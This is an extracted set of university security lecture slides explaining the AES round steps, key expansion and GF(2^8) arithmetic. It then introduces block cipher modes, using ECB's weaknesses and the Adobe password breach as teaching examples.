 - the 4 bytes in one column are spread across 4 columns
- ❑ what role does this step play in an S-P network?
 - this step provides “permutation” (diffusion) of the data




Row-Shift step

- row-shift together with mix-columns (described next) are the primary sources of diffusion in AES




- State-array view:



Row-Shift step

- ❑ another way of viewing the row-shift transformation:




Mix Columns step

- ❑ each column is processed separately
- ❑ each byte is replaced by a value dependent on all 4 bytes in the column
 - combined with “shift rows” step, provides good avalanche; within a few rounds, all output bits depend on all input bits.
- ❑ effectively a matrix multiplication in GF(2⁸) mod prime polynomial $m(x) = x^4 + 1$

$$\begin{bmatrix} 02 & 03 & 01 & 01 \\ 01 & 02 & 03 & 01 \\ 01 & 01 & 02 & 03 \\ 03 & 01 & 01 & 02 \end{bmatrix} \begin{bmatrix} s_{0,0} & s_{0,1} & s_{0,2} & s_{0,3} \\ s_{1,0} & s_{1,1} & s_{1,2} & s_{1,3} \\ s_{2,0} & s_{2,1} & s_{2,2} & s_{2,3} \\ s_{3,0} & s_{3,1} & s_{3,2} & s_{3,3} \end{bmatrix} = \begin{bmatrix} s'_{0,0} & s'_{0,1} & s'_{0,2} & s'_{0,3} \\ s'_{1,0} & s'_{1,1} & s'_{1,2} & s'_{1,3} \\ s'_{2,0} & s'_{2,1} & s'_{2,2} & s'_{2,3} \\ s'_{3,0} & s'_{3,1} & s'_{3,2} & s'_{3,3} \end{bmatrix}$$

Mix Columns step



AES Arithmetic

- ❑ AES uses arithmetic in the finite field GF(2⁸)
- ❑ addition and modulus are computed as XOR
- ❑ multiplication computed normally, but mod irreducible GF(2⁸) polynomial:

$$m(x) = x^8 + x^4 + x^3 + x + 1$$

(Binary: 100011011 == Hex: 11B)

- ❑ Example (non-parenthesized values are in hex):

$$02 \bullet 87 \bmod 11B = 10E \bmod 11B$$

$$= (1\ 0000\ 1110) \bmod 11B$$

$$= (1\ 0000\ 1110) \text{ xor } (1\ 0001\ 1011)$$

$$= (0001\ 0101) = 15$$

Mix Columns Example

87	F2	4D	97
6E	4C	90	EC
46	E7	4A	C3
A6	8C	D8	95



47	40	A3	4C
37	D4	70	9F
94	E4	3A	42
ED	A5	A6	BC

$$\begin{array}{lcl} (\{02\} \cdot \{87\}) \oplus (\{03\} \cdot \{6E\}) \oplus \{46\} \oplus \{A6\} & = \{47\} \\ \{87\} \oplus (\{02\} \cdot \{6E\}) \oplus (\{03\} \cdot \{46\}) \oplus \{A6\} & = \{37\} \\ \{87\} \oplus \{6E\} \oplus (\{02\} \cdot \{46\}) \oplus (\{03\} \cdot \{A6\}) & = \{94\} \\ (\{03\} \cdot \{87\}) \oplus \{6E\} \oplus \{46\} \oplus (\{02\} \cdot \{A6\}) & = \{ED\} \end{array}$$

Inverse Mix Columns step


- ❑ Decryption counterpart to encryption's Mix Columns step
- ❑ Algorithm is same as Mix Columns step, but uses a different matrix

$$\begin{bmatrix} s_{0,c}' \\ s_{1,c}' \\ s_{2,c}' \\ s_{3,c}' \end{bmatrix} = \begin{bmatrix} 0e & 0b & 0d & 09 \\ 09 & 0e & 0b & 0d \\ 0d & 09 & 0e & 0b \\ 0b & 0d & 09 & 0e \end{bmatrix} \begin{bmatrix} s_{0,c} \\ s_{1,c} \\ s_{2,c} \\ s_{3,c} \end{bmatrix}$$

Add Round Key step

- XOR state with 128-bits of the round key
 - only step that uses the key
 - must be performed at start and end of each round; why?
- processed by column, organized as a sequence of byte operations
- inverse for decryption is identical
 - since XOR is own inverse, but with reversed keys
- designed to be as simple as possible
 - a form of Vernam cipher on expanded key
 - requires other stages for complexity / security

Add Round Key step




(b) Add Round Key Transformation

AES Key Expansion


- ❑ takes 128-bit (16-byte) key and expands into array of 44/52/60 32-bit words (depending on which AES key-length is in use: 128b/192b/256b)
- ❑ start by copying key into first 4 words
- ❑ then loop creating words that depend on values in previous word and 4-words back (prior expansion block)
 - in 3 of 4 cases just XOR these together
 - 1st word in 4 has rotate + S-box + XOR round constant on previous, before XOR 4-words back

AES Key Expansion

- ❑ Notice that except for w_4 , other sub-key words (w_5-w_7) are formed by XOR of predecessor word and corresponding word in predecessor expansion block




Key Expansion Round Constant



Powers of $x = 0x02$								
i	0	1	2	3	4	5	6	7
x'	0x01	0x02	0x04	0x08	0x10	0x20	0x40	0x80
Powers of $x = 0x02$								
i	8	9	A	B	C	D	E	
x'	0x1b	0x36	0x6c	0xd8	0xab	0x4d	0x9a	

Key Expansion Algorithm



```
/* Key is the input key, Ekey is the expanded key
schedule, Nk is number of bytes per key-word (4),
Nb is number of bytes per block-word (4), Nr is
number of rounds (10 for AES-128) */
KeyExpansion(byte* Key[4*Nk], int* EKey[Nb*(Nr+1)]) {
    for(i = 0; i < Nk; i++)
        EKey[i] =
            (Key[4*i],Key[4*i+1],Key[4*i+2],Key[4*i+3]);
    for(i = Nk; i < Nb * (Nr + 1); i++) {
        temp = EKey[i - 1];
        if (i % Nk == 0)
            temp = SubByte(RotByte(temp)) ^ Rcon[i / Nk];
        EKey[i] = EKey[i - Nk] ^ temp;
    }
}
```

AES Decryption

- ❑ AES decryption is not identical to encryption since steps done in reverse. So?
 - different software/hardware needed for encryption and decryption
 - encryption is an iteration of SubBytes, ShiftRows, MixColumns, AddRoundKey
 - decryption is an iteration of InvShiftRows, InvSubBytes, AddRoundKey, InvMixColumns
- ❑ Decryption can be modified to use the encryption implementation (switch order of first two opn's and the order of the last two opn's in each round), but this requires use of a different key schedule

AES Implementation: 8-bit

- can efficiently implement on even 8-bit CPU
 - byte substitution works on bytes using a table of 256 entries
 - shift rows is simple byte shift
 - add round key works on byte XOR's
 - mix columns requires matrix multiply in $GF(2^8)$ which works on byte values, can be simplified to use table lookups and byte XOR's

AES Implementation: 32-bit



- can efficiently implement on 32-bit CPU
 - redefine steps to use 32-bit words
 - can pre-compute 4 tables of 256 4-byte words
 - then each column in each round can be computed using 4 table lookups + 4 XORs
 - at a cost of 4KB to store tables
- designers believe this very efficient implementation was a key factor in its selection as the AES cipher

CSCD27

Computer and Network Security



Block Cipher Modes

Block Cipher Modes

- ❑ AES provides us with computationally-secure encryption
- ❑ Is that the end of the story?

- ❑ One issue that hasn't been touched upon so far is how block ciphers are employed to encrypt plaintext that does not fit within a block (e.g. data longer than 8 bytes for DES/3DES and longer than 16 bytes for AES)

- ❑ It might seem that this would be a rather superficial issue, but it turns out that if we don't take care, we can seriously compromise the security provided by the underlying block cipher

Block Cipher Modes

- ❑ Recall a block cipher is one that divides plaintext into fixed-size blocks and encrypts a single block at a time producing a sequence of ciphertext blocks of equal size, e.g. Playfair, DES, AES
- ❑ However, the plaintext/ciphertext to be processed does not necessarily fit within a single block
 - Playfair describes how to handle messages longer than 2 characters
 - what about DES and AES?
 - they're obviously intended to handle input data longer than 64/128-bits. But the handling of larger volumes of data is not part of those standards per se
 - how would you resolve this dilemma?


Block Cipher Modes

- ❑ Does it really make any difference how the resulting blocks are assembled?
 - can't we just assemble them in order of appearance, as in Playfair?
- ❑ It turns out that different levels of security and performance can be achieved depending on how a block cipher's output-blocks are assembled
- ❑ As well, some block-modes support use of block ciphers to encrypt stream-oriented data (e.g. bit- or byte-at-a-time), and/or random-access data that can be sub-divided into blocks prior to encryption

Electronic Code Book (ECB) Mode

- ❑ ECB is the most basic form of block encryption
- ❑ plaintext is broken into blocks that are independently encrypted
- ❑ each block is treated as a value that is substituted, like a “code-book” lookup, for its ciphertext (hence the name)
- ❑ each 64-bit plaintext block P_i is encoded independently of the other blocks. e.g. for DES:
$$C_i = \text{DES}(K, P_i)$$
- ❑ recommended uses: secure transmission of single block
 - example? session key encrypted with master key

Electronic Code Book (ECB) Mode




- Separately processes each block:

Encryption: $C_i = E(K, P_i)$

Decryption: $P_i = D(K, C_i)$

ECB Block cipher example




- For an n -bit cipher (e.g. AES $n=128$), each n -bit block of plaintext is independently converted into ciphertext.
- Can you think of a reason why recommended usage of ECB is limited to single blocks?

ECB Pro and Con

- weaknesses arise due to the encrypted message blocks being independent ... can you see why this matters?
- plaintext message patterns may be visible in ciphertext
 - if aligned with message block
 - particularly apparent with data such as graphics
 - and with messages containing repetition, such as protocols
 - So what? Gives cryptanalyst view into data patterns. Any other problems?
- blocks can be shuffled/inserted without affecting the en/decryption of each block ... seems vaguely ominous?
- OTOH, an advantage of ECB is that independent block encryption can proceed in parallel (put your multi-cores to work!)


ECB example



Original



Encrypted using ECB mode




Encrypted using other modes

- ❑ A more graphic example ... yikes!
- ❑ Note: ECB mode can expose properties of plaintext if there is repetition on block-byte boundaries (e.g. DES 8-byte, AES 16-byte).

ECB example attack

- ❑ ECB not only exposes plaintext patterns in ciphertext, but also allows changes to ciphertext, if the plaintext structure is known.
- ❑ In this example, the 12th ciphertext block (containing Kim's bonus) is copied to the 4th ciphertext block (which contains Leslie's bonus). Note we can do this without performing any decryption.




ECB example attack

HACKERS RECENTLY LEAKED 153 MILLION ADOBE USER EMAILS, ENCRYPTED PASSWORDS, AND PASSWORD HINTS. ADOBE ENCRYPTED THE PASSWORDS IMPROPERLY, MISUSING BLOCK-MODE 3DES. THE RESULT IS SOMETHING WONDERFUL:

<u>USER PASSWORD</u>	<u>HINT</u>	
4e18acc1ab27b2d6	WEATHER VANE SWORD	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
4e18acc1ab27b2d6	NAME1	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
4e18acc1ab27b2d6 adca2876cb1ea1fca	DUH	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
8beb6299e06cb6d	57	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
8beb6299e06cb6d adca2876cb1ea1fca	FAVORITE OF 12 APOSTLES	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
8beb6299e06cb6d 85e9da81a2a78adc	WITH YOUR OWN HAND YOU HAVE DONE ALL THIS	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
4e18acc1ab27b2d6	SEXY EARLOBES	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
1ab29ae86d46e5ca 7a2d6a0a2876eb1e	BEST TOS EPISODE	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
a1f9b2b6299e7a2b eadec1e6ab797397	SUGARLAND	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
a1f9b2b6299e7a2b 617ab0277727ad85	NAME + JERSEY #	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
3973867adb0b8af7 617ab0277727ad85	ALPHA	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
1ab29ae86d46e5ca	OBVIOUS	<input type="text"/> <input type="text"/> <input type="text"/>
877ab7889d3862b1	MICHAEL JACKSON	<input type="text"/> <input type="text"/> <input type="text"/>
877ab7889d3862b1	HE DID THE MASH, HE DID THE PURLOINED	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
877ab7889d3862b1	EVIL LATER - 3 POKEMON	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>
38a7c9279codeb44 9dc0d179d4dec6d5		
THE GREATEST CROSSWORD PUZZLE IN THE HISTORY OF THE WORLD		

- In Nov 2013, Adobe experienced one of the largest data breaches ever
- They encrypted passwords with 3DES in ECB mode



Cipher Block Chaining (CBC)


- ❑ As with ECB, plaintext is broken into blocks
- ❑ To avoid ECB block-boundary transparency, CBC derives the ciphertext for each block from:
 - its plaintext
 - the ciphertext of the preceding block (which recursively depends on the ciphertext of its preceding block ...)
 - combine these with XOR before encrypting
 - uses Initialization Vector (IV) to kick-start process (as ciphertext₋₁)

$$C_i = \text{AES}(K, (P_i \text{ XOR } C_{i-1}))$$

$$C_{-1} = \text{IV}$$

